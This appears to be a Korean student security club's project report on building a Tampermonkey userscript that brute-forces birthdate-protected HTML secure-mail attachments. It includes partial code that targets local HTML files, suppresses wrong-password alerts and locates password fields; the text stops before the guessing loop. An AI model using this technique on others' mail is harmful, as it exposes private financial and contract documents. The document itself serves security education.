



HTML 보안 메일 크래킹 도구 제작 프로젝트



중부대학교 SCP 정보보안 동아리
2학년 부원 노무승

목 차

1. 개요

1-1. HTML 보안 메일이란?

1-2. 브루트포싱 기법

2. 프로그램 개발

2-1. 웹 문서 제어

2-2. 보안 메일 분석

2-3. 코드 리뷰

2-4. 작동 영상

3. 활용 방안



4. 대비 방안



1-1. HTML 보안 메일이란?

1. 개요

1-1. HTML 보안 메일이란?



고객님께서 가입하신 상품에 대한 계약서를 제공해 드립니다.
상세내용은 첨부 안내문을 참고하시기 바랍니다.

✕

보안메일 비밀번호를
입력해주세요.

. 개인고객 : 주민등록상 생년월일 6자리
. 기업고객 : 사업자번호 10자리


확인

메일 등으로 HTML 파일을 다운로드 하게 하고,
해당 HTML 파일에서 비밀번호를 입력해 특정 내용을 볼 수 있도록 하는 문서.

1-1. HTML 보안 메일이란?



왜 이런 식으로 번거롭게 구성해봤을까?






1-2. 브루트포싱 기법


1. 개요

1-2. 브루트포싱 기법




다른 말로 무차별 대입 공격 이라고도 하며,
조합 가능한 모든 경우의 수를 하나씩 대입해 보는 공격이다.

1-2. 브루트포싱 기법



비밀번호가 네 자리의 숫자로 구성되어 있을 때,
0000 부터 9999 까지 전부 대입하게 되며,
이 때의 경우의 수는 10^4 ((자리수 당 들어갈 수 있는 전체 경우) ^ (자리 수)) 가 된다.

1-2. 브루트포싱 기법



×

보안메일 비밀번호를
입력해주세요.

- 개인고객 : 주민등록상 생년월일 6자리
- 기업고객 : 사업자번호 10자리

확인

보안 메일에서 개인 고객은 생년월일 6자리를 요구하는게 일반적이므로
보안 메일 비밀번호의 경우의 수는 총 $100 * 12 * 31$ (YY*MM*DD) = 37,200이 된다.



2. 프로그램 개발

2-1. 웹 문서 제어

2-1. 웹 문서 제어




웹 문서를 제어하는 방식에는 크게 셀레니움 라이브러리,
IE 객체(iframe.dll), Tampermonkey 브라우저 확장 도구 등이 있다.

(웹 요청까지 들어가면 winhttp 객체, inet 객체, request 모듈(파이썬) 등이 있지만 이건 나중에 기회가 되면 설명하는걸로..)

2-1. 웹 문서 제어




Selenium



셀레니움을 이용하면 특정 웹 브라우저를 띄워서 프로그래밍 된 코드로 제어할 수 있다.


(상대적으로 무겁지만, 많은 기능이 존재)

2-1. 웹 문서 제어




프로그램 내부에 IE 객체를 삽입하여 프로그래밍 된 코드로 제어할 수 있다.
(셀레니움 보다 기능은 적지만 가벼움.)

2-1. 웹 문서 제어




Tampermonkey



브라우저의 확장 프로그램으로 존재하고, 특정 사용자 정의 JS를 웹에 불러올 수 있다.

(별도의 프로그램이 필요없음.)

2-1. 웹 문서 제어



별도의 프로그램 없이 가장 간편하게 웹 문서를 제어할 목적으로
본인은 Tampermonkey를 이용해 브루트포스 JS를 작성하기로 하였다.

(로컬 HTML 웹 문서의 경우, HTML 파일 자체에 JS를 추가 하는 프로그램을 작성할 수 있긴 하지만 목적과는 조금 동떨어져 택하지 않았다.)

2-1. 웹 문서 제어

chrome 웹 스토어

홈 > 확장 프로그램 > Tampermonkey



Tampermonkey


제공업체: tampermonkey.net

★★★★★ 69,209 | 생산성 | 사용자 10,000,000+명

Android에서 사용 가능합니다. [다운로드](#) | 오프라인 실행 가능

크롬 웹 스토어에서 Tampermonkey를 받을 수 있고,

로컬 HTML 웹 문서를 작업할 것이기에
'파일 URL에 대한 액세스 허용'을 켜준다.






2. 프로그램 개발

2-2. 보안 메일 분석


2-2. 보안 메일 분석

 암호화된 보안메일입니다.
비밀번호를 입력해 주시기 바랍니다.

- 개인고객: 생년월일 6자리
- 법인고객: 사업자번호 10자리
- 임의단체: 고유번호 또는 납세번호 10자리
- 전자민원접수: 생년월일 6자리
- 외화전신문: 거래지점에서 안내받은 조회번호

비밀번호 입력


확인



보안메일 비밀번호 입력

본 메일은 고객님의 정보보호를 위해 암호화된 보안메일입니다.
메일을 확인하시려면 아래의 내용을 입력 후 확인해 주시기 바랍니다.

• 개인회원 : 생년월일 6자리 입력
메일이 보이지 않으세요?
생년월일 입력 후 검색 화면에서 진행이 되지 않을 경우에 "뒤로가기"를 눌러
아래 프로그램을 다운받아 수동으로 설치하시고 다시 생년월일을 입력하여 주시기 바랍니다.
[\[뷰어 다운로드\]](#)

 생년월일 6자리(YYMMDD) 입력

확인


보안메일 비밀번호를
입력해주세요.

개인고객 : 주민등록상 생년월일 6자리
기업고객 : 사업자번호 10자리

확인



보안메일 확인코드 입력



정보 메일링 서비스입니다.
해 주십시오.

확인 코드 :

개인고객님은 주민등록번호 앞자리 6자리를 입력해주시고
기업고객님은 사업자번호 10자리를 입력해주시기 바랍니다.

확인

취소

메일함을 뒤져 총 4개의 보안 메일 샘플을 수집한 뒤 분석을 진행하였다.

2-2. 보안 메일 분석

보안메일 비밀번호를
입력해주세요.

- . 개인고객 : 주민등록상 생년월일 6자리
- . 기업고객 : 사업자번호 10자리

input#password.inp_pwd 298 x 58

확인

```
<legend class="screen_out">보안메일 비밀번호 입력폼</legend>
▶<p class="desc_securemail">...</p>
▶<ul class="list_securemail">...</ul>
▼<span class="wrap_inp">
  <label for="password" class="screen_out">비밀번호</label>
  <input type="password" id="password" name="password" class="inp_pwd" maxlength="10"> == $0
</span>
... ..
```

보안 메일 샘플 모두 password 타입의 input 태그를 이용해 비밀번호를 입력받고 있다.

2-2. 보안 메일 분석




```
<div class="div_security_email" /.../ >
  <span class="wrap_in">
    <label for="password" class="screen_out">비밀번호</label>
    <input type="password" id="password" name="password" class="inp_pwd" maxlength="10">
  </span>
  <button id="btnSubmit" type="submit" class="btn_submit">확인</button> == $0
</fieldset>
```

확인 버튼의 경우, submit 타입의 button 태그를 이용하는 방식이 있었고,

2-2. 보안 메일 분석

보안메일 확인코드 입력

 제공하는 금융정보 메일링 서비스입니다.
아래에 확인코드를 입력해 주십시오.

확인 코드 :

input#confirm.input_confirm_text 70 x 25 주시고
가장 교각음은 자습자번호 10자리를 입력해주시기 바랍니다.

```
<input type="password" id="password" class="input_text" />  
<br>  
><div id="msg_body3" style="margin: 15px 0px 0px -5px;">...</div>  
<input id="confirm" type="submit" value="확인" class="input_confirm_text">  
<input id="cancel" type="button" value="취소" class="input_cancel_text" onc  
</div>
```

submit 타입의 input 태그를 이용하는 방식이 있었다.

2-2. 보안 메일 분석

비밀번호 입력이 잘못되었습니다.

확인

보안메일 비밀번호를
입력하세요.

. 개인고객 : 주민등록상 생년월일 6자리
. 기업고객 : 사업자번호 10자리

loading...

확인

샘플의 보안 메일 모두. 잘못된 비밀번호 입력시,
비밀번호가 틀렸다는 메시지 박스를 띄웠다.



2. 프로그램 개발

2-3. 코드 리뷰

2-3. 코드 리뷰

```
1 // ==UserScript==
2 // @name      HTML 보안 문서 크래킹 스크립트
3 // @match      file:///*.html
4 // @icon       https://www.google.com/s2/favicons?sz=64&domain=undefined.
5 // @grant      none
6 // ==/UserScript==
```

로컬 파일에 해당하는 모든 HTML 파일을 대상으로 스크립트가 실행되게 하였다.


2-3. 코드 리뷰

```
8  (function() {  
9      if (confirm("HTML 암호 문서 패스워드 크래킹을 하시겠습니까?") === false) return 0;  
10     var newWindow = window.open("", "MsgWindow", "width=300, height=370");  
11     newWindow.document.write("<!DOCTYPE html> <html> <head> <title>HTML 암호문서 크래킹</title>
```

패스워드 크래킹을 진행할 것이냐는 메시지를 띄워 <확인> 버튼을 클릭한 경우에만 진행되고,
새로운 창을 띄워 특정 HTML 코드를 입힌다.

(해당 HTML 코드는 패스워드 크래킹을 설정하는 페이지의 HTML 코드이다.)

(~~<웹프로그래밍> 과목도 안 듣는데 취미로 HTML+CSS+JS 웹 프로그래밍 하고 있다..~~)



```
41 <body>  
42 <h2>HTML 암호문서 크래킹</h2>  
43 <p style='color: ■ #FFFFFF;'>by. 2N(nms200299)</p>  
44 <div id='setting_box'>  
45 <br>  
46 <input id='year' type='text' placeholder='시작 연도 (YY)' style='width:90px; height:20px; text-align: center;'>  
47 <button id='button' type='button' onclick='button.value = 0; year.disabled = true' style='height:26px;' value='1'>확인</button>  
48 </div>  
49 <p id='complete'></p>  
50 <div id='result_box'>  
51 <p id='now_value'>000000</p>  
52 <p id='percent'>0%</p>  
53 <progress id='progress1'></progress>  
54 <progress id='progress2'></progress>  
55 </div>  
56 </body>  
57  
58 </html>
```

2-3. 코드 리뷰

```
13 // ### alert 방지 구문
14 window.__alert = window.alert;
15 window.alert = function() {};
```

패스워드가 틀렸을 때 메시지 박스가 뜨지 않도록 alert 구문을 무력화 하였다.

```
17 // ### 패스워드 객체 탐색
18 var obj_num_pwd = FindElement('input', 'password');
19
20 // ### submit 객체 탐색
21 var obj_num_submit;
22 var obj_type_submit = 'input';
23 obj_num_submit = FindElement(obj_type_submit, 'submit');
24 if (obj_num_submit === -1) {
25     obj_type_submit = 'button';
26     obj_num_submit = FindElement(obj_type_submit, 'submit');
27 }
```

input 태그에서 password 타입을 가진 객체와
input 태그 또는 button 태그에서 submit 타입을 가지는 객체를 찾는다.

2-3. 코드 리뷰

```
82 function FindElement(tag, type) {  
83     var i = 0;  
84     try {  
85         while (1) {  
86             if (document.getElementsByTagName(tag)[i].type == type) {  
87                 //console.log('※ ' + type + ' 객체를 ' + i + '번 ' + tag + ' 태그에서 찾았습니다.');88                 return i;  
89             } else {  
90                 i++;  
91             }  
92         } // 에러가 나지 않는한 무한 반복  
93     } catch (e) {  
94         console.log(e);  
95         return -1;  
96     } // 에러 발생시 고지  
97 }
```

태그와 타입으로 특정 객체를 찾는 함수를 작성하였다.

만약 객체가 존재하지 않으면 에러가 발생 하는데,
try-catch문으로 에러 처리를 하여 무한루프를 방지하였다.

2-3. 코드 리뷰

```
29 // ### 생년월일 문자열 구성
30 test()
31 async function test() {
32     while (newWindow.document.getElementById('button').value === '1') {
33         await delay(100);
34     }
```

async 함수를 선언 및 호출하고, 창으로 띄운 설정 페이지의 확인 버튼이 눌리기 전까지 기다린다.
JS는 비동기 방식으로 동작하기 때문에 await 구문으로 동기화한다.

```
99 function delay(ms) {
100     return new Promise((r) => setTimeout(r, ms));
101 }
```

딜레이 함수는 특정 시간이 지난 후, Promise를 반환한다.

2-3. 코드 리뷰

```
36     var YY = newWindow.document.getElementById('year').value;
37     var MM = 1;
38     var DD = 1;
39     var COUNT_TEMP = 0;
40     var COUNT_TOTAL = 0;
41
42
43     newWindow.document.getElementById('progress1').max = 12 * 31;
44     newWindow.document.getElementById('progress2').max = 62 * 12 * 31;
45     newWindow.document.getElementById('progress1').value = 0
46     newWindow.document.getElementById('progress2').value = 0
```

연도는 설정 창의 텍스트 값으로 지정하고, 다른 변수나 객체도 기본 값을 세팅한다.

2-3. 코드 리뷰

```
